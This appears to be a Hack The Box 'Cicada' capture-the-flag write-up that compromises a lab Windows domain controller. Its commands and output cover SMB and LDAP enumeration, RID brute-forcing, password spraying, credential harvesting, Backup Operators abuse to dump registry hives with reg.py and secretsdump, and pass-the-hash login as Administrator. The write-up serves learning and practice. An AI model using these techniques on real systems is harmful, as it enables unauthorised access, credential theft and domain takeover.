
ch3ckm8_HTB_cicada

Intro



Tags: #windows #NotAssumedBreach #PrivGroupAbuse Tools used:

• rpcclient (RPC enumeration)

- nxc (LDAP, SMB enumeration, rid-brute-force, password spraying)
- reg.py (Remote registry manipulation tool through the MSRPC Interface)
- secretsdump (dumping registry hives)

Reconnaissance

Add target to /etc/hosts

sudo sh -c "echo '10.129.180.83 cicada.htb' >> /etc/hosts"

Nmap scan

sudo nmap -sC -sV cicada.htb

Starting Nmap 7.94SVN (https://nmap.org) at 2025-08-19 10:24 CDT

Nmap scan report for cicada.htb (10.129.180.83)

Host is up (0.076s latency).

Not shown: 989 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

53/tcp open domain Simple DNS Plus

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-

08-19 22:25:14Z)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

389/tcp open Idap Microsoft Windows Active Directory LDAP (Domain:

cicada.htb0., Site: Default-First-Site-Name)

ssl-cert: Subject: commonName=CICADA-DC.cicada.htb

Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DN

S:CICADA-DC.cicada.htb

Not valid before: 2024-08-22T20:24:16

```
Not valid after: 2025-08-22T20:24:16
ssl-date: TLS randomness does not represent time
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp_open_ssl/ldap Microsoft Windows Active Directory LDAP (Domain:
cicada.htb0., Site: Default-First-Site-Name)
ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DN
S:CICADA-DC.cicada.htb
Not valid before: 2024-08-22T20:24:16
Not valid after: 2025-08-22T20:24:16
ssl-date: TLS randomness does not represent time
3268/tcp open Idap
                       Microsoft Windows Active Directory LDAP (Domain:
cicada.htb0., Site: Default-First-Site-Name)
ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DN
S:CICADA-DC.cicada.htb
Not valid before: 2024-08-22T20:24:16
Not valid after: 2025-08-22T20:24:16
ssl-date: TLS randomness does not represent time
                         Microsoft Windows Active Directory LDAP (Domai
3269/tcp open ssl/ldap
n: cicada.htb0., Site: Default-First-Site-Name)
ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DN
S:CICADA-DC.cicada.htb
Not valid before: 2024-08-22T20:24:16
Not valid after: 2025-08-22T20:24:16
ssl-date: TLS randomness does not represent time
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
_clock-skew: 6h59m59s
smb2-security-mode:
 3:1:1:
   Message signing enabled and required
```

smb2-time:

date: 2025-08-19T22:25:59

_ start_date: N/A

Service detection performed. Please report any incorrect results at https://n

map.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 103.34 seconds

RPC enumeration

Anonymous

was not successful

LDAP enumeration

Idapsearch -LLL -x -H Idap://cicada.htb -s base namingcontexts

dn:

namingcontexts: DC=cicada,DC=htb

namingcontexts: CN=Configuration,DC=cicada,DC=htb

namingcontexts: CN=Schema,CN=Configuration,DC=cicada,DC=htb

```
namingcontexts: DC=DomainDnsZones,DC=cicada,DC=htb namingcontexts: DC=ForestDnsZones,DC=cicada,DC=htb
```

```
| Idapsearch -LLL -x -H | Idap://cicada.htb -b "DC=cicada,DC=htb" "objectclass =user" | egrep -i ^samaccountname | awk -F ': ' '{print $2}' | tee users.txt
```

was not successful

SMB enumeration

Anonymous

```
smbclient -N -L cicada.htb
```

```
Sharename
           Type
                 Comment
ADMIN$
        Disk Remote Admin
C$
        Disk Default share
DEV
       Disk
HR
        Disk
IPC$ IPC
              Remote IPC
NETLOGON
            Disk
                 Logon server share
SYSVOL
          Disk
                Logon server share
```

or we could also run

False)

```
nxc smb cicada.htb -u guest -p '' --shares

SMB 10.129.180.83 445 CICADA-DC [*] Windows Server 2022 Buil d 20348 ×64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:
```

SMB	10.129.180.83	445	CICADA-DC	[+] cicada	•	
SMB	10.129.180.83	445	CICADA-DC	[*] Enume	rated shar	es
SMB	10.129.180.83	445	CICADA-DC	Share	Permiss	ions Re
mark						
SMB	10.129.180.83	445	CICADA-DC			
-						
SMB	10.129.180.83	445	CICADA-DC	ADMIN\$		Remot
e Admin						
SMB	10.129.180.83	445	CICADA-DC	C\$		Default s
hare						
SMB	10.129.180.83	445	CICADA-DC	DEV		
SMB	10.129.180.83	445	CICADA-DC	HR	READ	
SMB	10.129.180.83	445	CICADA-DC	IPC\$	READ	Rem
ote IPC						
SMB	10.129.180.83	445	CICADA-DC	NETLOGO	N	Log
on server share						
SMB	10.129.180.83	445	CICADA-DC	SYSVOL		Logon
server sh	nare					

Here, i see 2 shares as non default windows ones, the **DEV** and **HR**, lets navigate to them

```
smbclient //cicada.htb/DEV
```

no access here, lets try HR share:

viewing the txt file, we are given a password:

Your default password is: Cicada\$M6Corpb*@Lp#nZp!8

though the txt file mentions username mentioned above, no username was found inside. Since we have now username and we know this password is a valid one, we can perform password spraying

Foothold

Gather valid users (via rid-brute-forcing)

Perform rid brute forcing:

```
nxc smb cicada.htb -u guest -p " --rid-brute
```

Place them on a txt for our next steps:

```
nxc smb cicada.htb -u guest -p '' --rid-brute | grep SidTypeUser | cut -d'\' -f2 | cut -d' ' -f1 | tee users.txt
```

The valid users gathered are:

Administrator

Guest

krbtgt

CICADA-DC\$

john.smoulder

sarah.dantelia

michael.wrightson

david.orelious

emily.oscars

Password spraying

nxc smb cicada.htb-u users.txt -p 'Cicada\$M6Corpb*@Lp#nZp!8' --continue -on-success

```
SMB
        10.129.180.83 445 CICADA-DC
                                        [*] Windows Server 2022 Buil
d 20348 ×64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:
False)
SMB
        10.129.180.83 445 CICADA-DC
                                         [-] cicada.htb\Administrator:C
icada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
        10.129.180.83 445 CICADA-DC
SMB
                                         [-] cicada.htb\Guest:Cicada
$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB
        10.129.180.83 445 CICADA-DC
                                        [-] cicada.htb\krbtgt:Cicada
$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB
        10.129.180.83 445 CICADA-DC
                                         [-] cicada.htb\CICADA-DC$:Ci
cada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB
        10.129.180.83 445 CICADA-DC
                                         [-] cicada.htb\john.smoulder:
Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
        10.129.180.83 445 CICADA-DC
                                        [-] cicada.htb\sarah.dantelia:
Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
        10.129.180.83 445 CICADA-DC
SMB
                                         [+] cicada.htb\michael.wright
son:Cicada$M6Corpb*@Lp#nZp!8
        10.129.180.83 445 CICADA-DC
                                         [-] cicada.htb\david.orelious:
SMB
Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
        10.129.180.83 445 CICADA-DC
SMB
                                         [-] cicada.htb\emily.oscars:Ci
cada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
```

The password was correlated with michael.wrightson

Checking where we can login with michael.wrightson creds

Since we now have valid creds, lets use my script to bulk check the services that we can connect to via win-rm: ch3ckkm8/auto_netexec: Automating netexec to bulk check all available services, given the target and the creds to check

./auto_netexec_bulk_creds_checker.sh cicada.htb 'michael.wrightson' 'Cicada \$M6Corpb*@Lp#nZp!8'

- [*] Checking if winrm port 5985 is open on cicada.htb...
- [+] Port 5985 open checking winrm with netexec

WINRM 10.129.180.83 5985 CICADA-DC [*] Windows Server 2022 B uild 20348 (name:CICADA-DC) (domain:cicada.htb)

WINRM 10.129.180.83 5985 CICADA-DC [-] cicada.htb\michael.wrig htson:Cicada\$M6Corpb*@Lp#nZp!8

- [*] Checking if smb port 445 is open on cicada.htb...
- [+] Port 445 open checking smb with netexec

SMB 10.129.180.83 445 CICADA-DC [*] Windows Server 2022 Buil d 20348 ×64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1: False)

SMB 10.129.180.83 445 CICADA-DC [+] cicada.htb\michael.wright son:Cicada\$M6Corpb*@Lp#nZp!8

- [*] Checking if Idap port 389 is open on cicada.htb...
- [+] Port 389 open checking Idap with netexec

SMB 10.129.180.83 445 CICADA-DC [*] Windows Server 2022 Buil d 20348 ×64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1: False)

LDAP 10.129.180.83 389 CICADA-DC [+] cicada.htb\michael.wright son:Cicada\$M6Corpb*@Lp#nZp!8

- [*] Checking if rdp port 3389 is open on cicada.htb...
- [-] Skipping rdp port 3389 is closed
- [*] Checking if wmi port 135 is open on cicada.htb...

- [-] Skipping wmi port 135 is closed
- [*] Checking if nfs port 2049 is open on cicada.htb...
- [-] Skipping nfs port 2049 is closed
- [*] Checking if ssh port 22 is open on cicada.htb...
- [-] Skipping ssh port 22 is closed
- [*] Checking if vnc port 5900 is open on cicada.htb...
- [-] Skipping vnc port 5900 is closed
- [*] Checking if ftp port 21 is open on cicada.htb...
- [-] Skipping ftp port 21 is closed
- [*] Checking if mssql port 1433 is open on cicada.htb...
- [-] Skipping mssql port 1433 is closed

It appears that we can login towards **SMB** and **LDAP**.

SMB enumeration as michael.wrightson

nxc smb cicada.htb -u 'michael.wrightson' -p 'Cicada\$M6Corpb*@Lp#nZp!8' --shares

it seems that this user has the same access as the guest user (besides NETLOGON, SYSVOL which after inspection contained nothing valuable)

```
[*] Windows Server 2022 Buil
SMB
        10.129.180.83 445 CICADA-DC
d 20348 ×64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:
False)
SMB
        10.129.180.83 445 CICADA-DC
                                          [+] cicada.htb\michael.wright
son:Cicada$M6Corpb*@Lp#nZp!8
SMB
        10.129.180.83 445 CICADA-DC
                                          [*] Enumerated shares
        10.129.180.83 445 CICADA-DC
                                                     Permissions
SMB
                                          Share
                                                                  Re
```

mark						
SMB	10.129.180.83	445	CICADA-DC			
-						
SMB	10.129.180.83	445	CICADA-DC	ADMIN\$		Remot
e Admin						
SMB	10.129.180.83	445	CICADA-DC	C\$	De	efault s
hare						
SMB	10.129.180.83	445	CICADA-DC	DEV		
SMB	10.129.180.83	445	CICADA-DC	HR	READ	
SMB	10.129.180.83	445	CICADA-DC	IPC\$	READ	Rem
ote IPC						
SMB	10.129.180.83	445	CICADA-DC	NETLOGO	N READ	
Logon se	rver share					
SMB	10.129.180.83	445	CICADA-DC	SYSVOL	READ	Lo
gon serv	er share					

LDAP enumeration as michael.wrightson

nxc Idap cicada.htb -u 'michael.wrightson' -p 'Cicada\$M6Corpb*@Lp#nZp!8' --users

Very interesting! some accounts have Description, and one of them contains a plaintext password inside for another user!

```
SMB
        10.129.180.83 445 CICADA-DC
                                          [*] Windows Server 2022 Buil
d 20348 ×64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:
False)
LDAP
        10.129.180.83 389
                           CICADA-DC
                                          [+] cicada.htb\michael.wright
son:Cicada$M6Corpb*@Lp#nZp!8
LDAP
        10.129.180.83 389 CICADA-DC
                                          [*] Total records returned: 8
        10.129.180.83 389 CICADA-DC
                                          -Username-
LDAP
                                                               -Last
          -BadPW- -Description-
PW Set-
```

LDAP	10.129.180.83	389	CICADA-DC	Administrator	2024-
08-26 20	0:08:03 1 Bu	ıilt-in a	account for admi	inistering the compute	er/domain
LDAP	10.129.180.83	389	CICADA-DC	Guest	2024-08
-28 17:26	6:56 1 Built-i	n acco	ount for guest ac	ccess to the computer	domain
LDAP	10.129.180.83	389	CICADA-DC	krbtgt	2024-03-
14 11:14:1	I0 1 Key Dist	ributio	on Center Servic	e Account	
LDAP	10.129.180.83	389	CICADA-DC	john.smoulder	2024
-03-14 1	2:17:29 1				
LDAP	10.129.180.83	389	CICADA-DC	sarah.dantelia	2024-
03-14 12	:17:29 1				
LDAP	10.129.180.83	389	CICADA-DC	michael.wrightson	202
4-03-14	12:17:29 0				
LDAP	10.129.180.83	389	CICADA-DC	david.orelious	2024-
03-14 12	:17:29 1 Just	t in ca	se I forget my pa	assword is aRt\$Lp#7t³	*VQ!3
LDAP	10.129.180.83	389	CICADA-DC	emily.oscars	2024-
08-22 21	1:20:17 1				

Creds obtained:

david.orelious aRt\$Lp#7t*VQ!3

Lets see where this user can login:

Checking where we can login with michael.wrightson creds

./auto_netexec_bulk_creds_checker.sh cicada.htb 'david.orelious' 'aRt\$Lp#7t* VQ!3'

[*] Checking if winrm port 5985 is open on cicada.htb...

[+] Port 5985 open — checking winrm with netexec

WINRM 10.129.180.83 5985 CICADA-DC [*] Windows Server 2022 B

```
uild 20348 (name:CICADA-DC) (domain:cicada.htb)
WINRM 10.129.180.83 5985 CICADA-DC [-] cicada.htb\david.oreliou
s:aRt$Lp#7t*VQ!3
```

- [*] Checking if smb port 445 is open on cicada.htb...
- [+] Port 445 open checking smb with netexec

SMB 10.129.180.83 445 CICADA-DC [*] Windows Server 2022 Buil d 20348 ×64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1: False)

SMB 10.129.180.83 445 CICADA-DC [+] cicada.htb\david.orelious: aRt\$Lp#7t*VQ!3

- [*] Checking if Idap port 389 is open on cicada.htb...
- [+] Port 389 open checking Idap with netexec

SMB 10.129.180.83 445 CICADA-DC [*] Windows Server 2022 Buil d 20348 ×64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1: False)

LDAP 10.129.180.83 389 CICADA-DC [+] cicada.htb\david.orelious: aRt\$Lp#7t*VQ!3

- [*] Checking if rdp port 3389 is open on cicada.htb...
- [-] Skipping rdp port 3389 is closed
- [*] Checking if wmi port 135 is open on cicada.htb...
- [+] Port 135 open checking wmi with netexec

RPC 10.129.180.83 135 CICADA-DC [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)

RPC 10.129.180.83 135 CICADA-DC [+] cicada.htb\david.orelious:a Rtp#7t*VQ!3

- [*] Checking if nfs port 2049 is open on cicada.htb...
- [-] Skipping nfs port 2049 is closed
- [*] Checking if ssh port 22 is open on cicada.htb...
- [-] Skipping ssh port 22 is closed

- [*] Checking if vnc port 5900 is open on cicada.htb...
- [-] Skipping vnc port 5900 is closed
- [*] Checking if ftp port 21 is open on cicada.htb...
- [-] Skipping ftp port 21 is closed
- [*] Checking if mssql port 1433 is open on cicada.htb...
- [-] Skipping mssql port 1433 is closed

This user has access to SMB , LDAP , RPC , lets enumerate more:

SMB enumeration as david.orelious

nxc smb cicada.htb -u david.orelious -p 'aRt\$Lp#7t*VQ!3' --shares

hm this user can read the **DEV** share which we previously could not read:

SMB	10.129.180.83	445	CICADA-DC	[*] Windo	ws Server 2022 Buil		
d 20348 ×64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:							
False)							
SMB	10.129.180.83	445	CICADA-DC	[+] cicada	a.htb\david.orelious:		
aRt\$Lp#	7t*VQ!3						
SMB	10.129.180.83	445	CICADA-DC	[*] Enume	erated shares		
SMB	10.129.180.83	445	CICADA-DC	Share	Permissions Re		
mark							
SMB	10.129.180.83	445	CICADA-DC				
-							
SMB	10.129.180.83	445	CICADA-DC	ADMIN\$	Remot		
e Admin							
SMB	10.129.180.83	445	CICADA-DC	C\$	Default s		
hare							
SMB	10.129.180.83	445	CICADA-DC	DEV	READ		
SMB	10.129.180.83	445	CICADA-DC	HR	READ		

SMB	10.129.180.83	445	CICADA-DC	IPC\$	READ	Rem	
ote IPC							
SMB	10.129.180.83	445	CICADA-DC	NETLOGON	READ		
Logon s	erver share						
SMB	10.129.180.83	445	CICADA-DC	SYSVOL	READ	Lo	
gon server share							

Lets navigate to the **DEV** share via smvclient:

```
smbclient -U david.orelious //cicada.htb/DEV -U 'david.orelious%aRt$Lp#7t*V Q!3'
```

it has a powershell script inside, lets download and inspect it

```
smb: \> ls

. D 0 Thu Mar 14 07:31:39 2024

.. D 0 Thu Mar 14 07:21:29 2024

Backup_script.ps1 A 601 Wed Aug 28 12:28:22 2024

4168447 blocks of size 4096. 476884 blocks available

smb: \> get "Backup_script.ps1"

getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (1.9 KiloBytes/sec) (average 1.9 KiloBytes/sec)
```

Backup_script.ps1:

```
$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Fo rce
$credentials = New-Object System.Management.Automation.PSCredential($u sername, $password)
```

```
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
```

\$backupFileName = "smb_backup_\$dateStamp.zip"

\$backupFilePath = Join-Path +Path \$destinationDirectory -ChildPath \$backup FileName

Compress-Archive -Path \$sourceDirectory -DestinationPath \$backupFilePath Write-Host "Backup completed successfully. Backup file saved to: \$backupFilePath"

perfect! we found creds for another user! creds obtained:

```
emily.oscars
Q!3@Lp#M6b*7t*Vt
```

Checking where we can login with those creds

./auto_netexec_bulk_creds_checker.sh cicada.htb 'emily.oscars' 'Q!3@Lp#M6 b*7t*Vt'

```
[*] Checking if winrm port 5985 is open on cicada.htb...
```

[+] Port 5985 open — checking winrm with netexec

WINRM 10.129.180.83 5985 CICADA-DC [*] Windows Server 2022 B uild 20348 (name:CICADA-DC) (domain:cicada.htb)

WINRM 10.129.180.83 5985 CICADA-DC [+] cicada.htb\emily.oscars: Q!3@Lp#M6b*7t*Vt (Pwn3d!)

[*] Checking if smb port 445 is open on cicada.htb...

[+] Port 445 open — checking smb with netexec

SMB 10.129.180.83 445 CICADA-DC [*] Windows Server 2022 Buil d 20348 ×64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1: False)

SMB 10.129.180.83 445 CICADA-DC [+] cicada.htb\emily.oscars:Q!

```
3@Lp#M6b*7t*Vt
[*] Checking if Idap port 389 is open on cicada.htb...
[-] Skipping Idap — port 389 is closed
[*] Checking if rdp port 3389 is open on cicada.htb...
[-] Skipping rdp — port 3389 is closed
[*] Checking if wmi port 135 is open on cicada.htb...
[+] Port 135 open — checking wmi with netexec
RPC
         10.129.180.83 135 CICADA-DC
                                              [*] Windows Server 2022 Build
20348 (name:CICADA-DC) (domain:cicada.htb)
RPC
         10.129.180.83 135 CICADA-DC
                                              [+] cicada.htb\emily.oscars:Q!
3@Lp#M6b*7t*Vt
[*] Checking if nfs port 2049 is open on cicada.htb...
[-] Skipping nfs — port 2049 is closed
[*] Checking if ssh port 22 is open on cicada.htb...
[-] Skipping ssh — port 22 is closed
[*] Checking if vnc port 5900 is open on cicada.htb...
[-] Skipping vnc — port 5900 is closed
[*] Checking if ftp port 21 is open on cicada.htb...
[-] Skipping ftp — port 21 is closed
[*] Checking if mssql port 1433 is open on cicada.htb...
[-] Skipping mssql — port 1433 is closed
```

nice, we can login to winrm with this user, lets login

Logging in as emily.oscars

```
evil-winrm -i cicada.htb -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'
```

grabbed user flag: f714f5fe3dc9c0cf4aae2d0cacaf9e03 proof:

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> cat user.txt
f714f5fe3dc9c0cf4aae2d0cacaf9e03
Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> whoami
cicada\emily.oscars
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> hostname
CICADA-DC
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
  Connection-specific DNS Suffix . : .htb
  IPv6 Address. . . . . . . . . : dead:beef::1a5
  IPv6 Address. . . . . . . . . : dead:beef::68f3:f39:6c2d:e41
  Link-local IPv6 Address . . . . : fe80::2f31:afd8:7507:47c2%6
  Default Gateway . . . . . . . : fe80::250:56ff:feb9:f8ec%6
                                 10.129.0.1
```

Privesc

Group membership

We could launch Bloodhound, but lets inspect group membership from the inside first:

net user emily.oscars

User name emily.oscars
Full Name Emily Oscars

Comment

User's comment

Country/region code 000 (System Default)

Account active Yes
Account expires Never

Password last set 8/22/2024 2:20:17 PM

Password expires Never

Password changeable 8/23/2024 2:20:17 PM

Password required Yes

User may change password Yes

Workstations allowed All

Logon script
User profile
Home directory

Last logon 8/19/2025 5:49:08 PM

Logon hours allowed All

Local Group Memberships *Backup Operators *Remote Management Us

е

Global Group memberships *Domain Users

The command completed successfully.

Interesting, this user is member of Backup Operators , lets find a way to abuse that

Abusing Backup Operator's privileges

Writing registry hives to temp folder

Online i found multiple ways to do this, i preferred the following way:

reg.py emily.oscars:'Q!3@Lp#M6b*7t*Vt'@cicada.htb backup -o 'C:\windows \temp\'

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- [!] Cannot check RemoteRegistry status. Triggering start trough named pipe...
- [*] Saved HKLM\SAM to C:\windows\temp\\SAM.save
- [*] Saved HKLM\SYSTEM to C:\windows\temp\\SYSTEM.save
- [*] Saved HKLM\SECURITY to C:\windows\temp\\SECURITY.save

Download registry hives locally

Then navigate to the temp folder on winrm and download the 3 registry hives above:

Evil-WinRM PS C:\windows\temp> download SAM.save

Info: Downloading C:\windows\temp\SAM.save to SAM.save

Info: Download successful!

Evil-WinRM PS C:\windows\temp> download SYSTEM.save

Info: Downloading C:\windows\temp\SYSTEM.save to SYSTEM.save

Info: Download successful!

Evil-WinRM PS C:\windows\temp> download SECURITY.save

Info: Downloading C:\windows\temp\SECURITY.save to SECURITY.save

Info: Download successful!

Dumping the registry hives

No we can dump those hives locally

secretsdump.py -sam SAM.save -system SYSTEM.save LOCAL

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- [*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
- [*] Dumping local SAM hashes (uid:rid:lmhash:nthash)

Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a 0ea4a581937016f341:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9 31b73c59d7e0c089c0:::

[*] Cleaning up...

almost done, Administrator's hash was found this way, lets login now

Logging in as Administrator via pass the hash

evil-winrm -i cicada.htb -u 'Administrator' -H '2b87e7c93a3e8a0ea4a5819370 16f341'

grabbed root flag: 129cafa76c0b2261dd4c88a55b46138a

proof:

```
Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
129cafa76c0b2261dd4c88a55b46138a
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
cicada\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> hostname
CICADA-DC
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
  Connection-specific DNS Suffix . : .htb
  IPv6 Address. . . . . . . . . : dead:beef::1a5
  IPv6 Address. . . . . . . . . : dead:beef::68f3:f39:6c2d:e41
  Link-local IPv6 Address . . . . : fe80::2f31:afd8:7507:47c2%6
  Default Gateway . . . . . . . : fe80::250:56ff:feb9:f8ec%6
                                 10.129.0.1
```

Summary

Here is the list of the steps simplified, per phase, for future reference and for quick reading:

Reconnaissance

- 1. nmap scan \rightarrow found multiple services to focus on, like RPC, SMB, LDAP
- 2. **RPC** enumeration \rightarrow nothing useful
- 3. **SMB** enumeration revealed share containing a txt file, containing password without username

Foothold

- 1. Password spraying was performed, since we did not know which username corresponds to it, it was successful and the related user was found (michael.wrightson)
- 2. Correlated user creds with SMB and LDAP services
- 3. **SMB** enumeration → nothing useful
- LDAP enumeration → enumerated users, found <u>plaintext creds on LDAP</u>
 Description! (david.orelious)
- 5. Correlated user creds with SMB , LDAP , RPC services
- 6. **SMB** enumeration revealed share containing a txt file, containing credentials for another user (emily.oscars)
- 7. **Correlated** user creds with wink service
- 8. logged in winrm as user emily.oscars
- 9. grabbed user flag

Privesc

- Group membership of the user indicated backup privileges (Backup Operators group)
- Abused privileges via writing <u>registry hives</u> to temp folder, and downloading them locally
- 3. **<u>Dumped</u>** the registry hives locally, revealing the <u>NTLM</u> hash of Administrator
- 4. **Logged in** as administrator via the NTLM hash

5. grabbed root flag

Sidenotes

All in all, this one had somewhat straightforward (extensive) enumeration to achieve foothold, while privesc was all about exploiting the backup related privileges the user had, as a member of Backup Operators group. Fun fact, this machine has the exact same privesc methodology as Blackfield (Windows, Hard). The only part that was new to me, was one of the user's creds that where found as plaintext on the LDAP Description

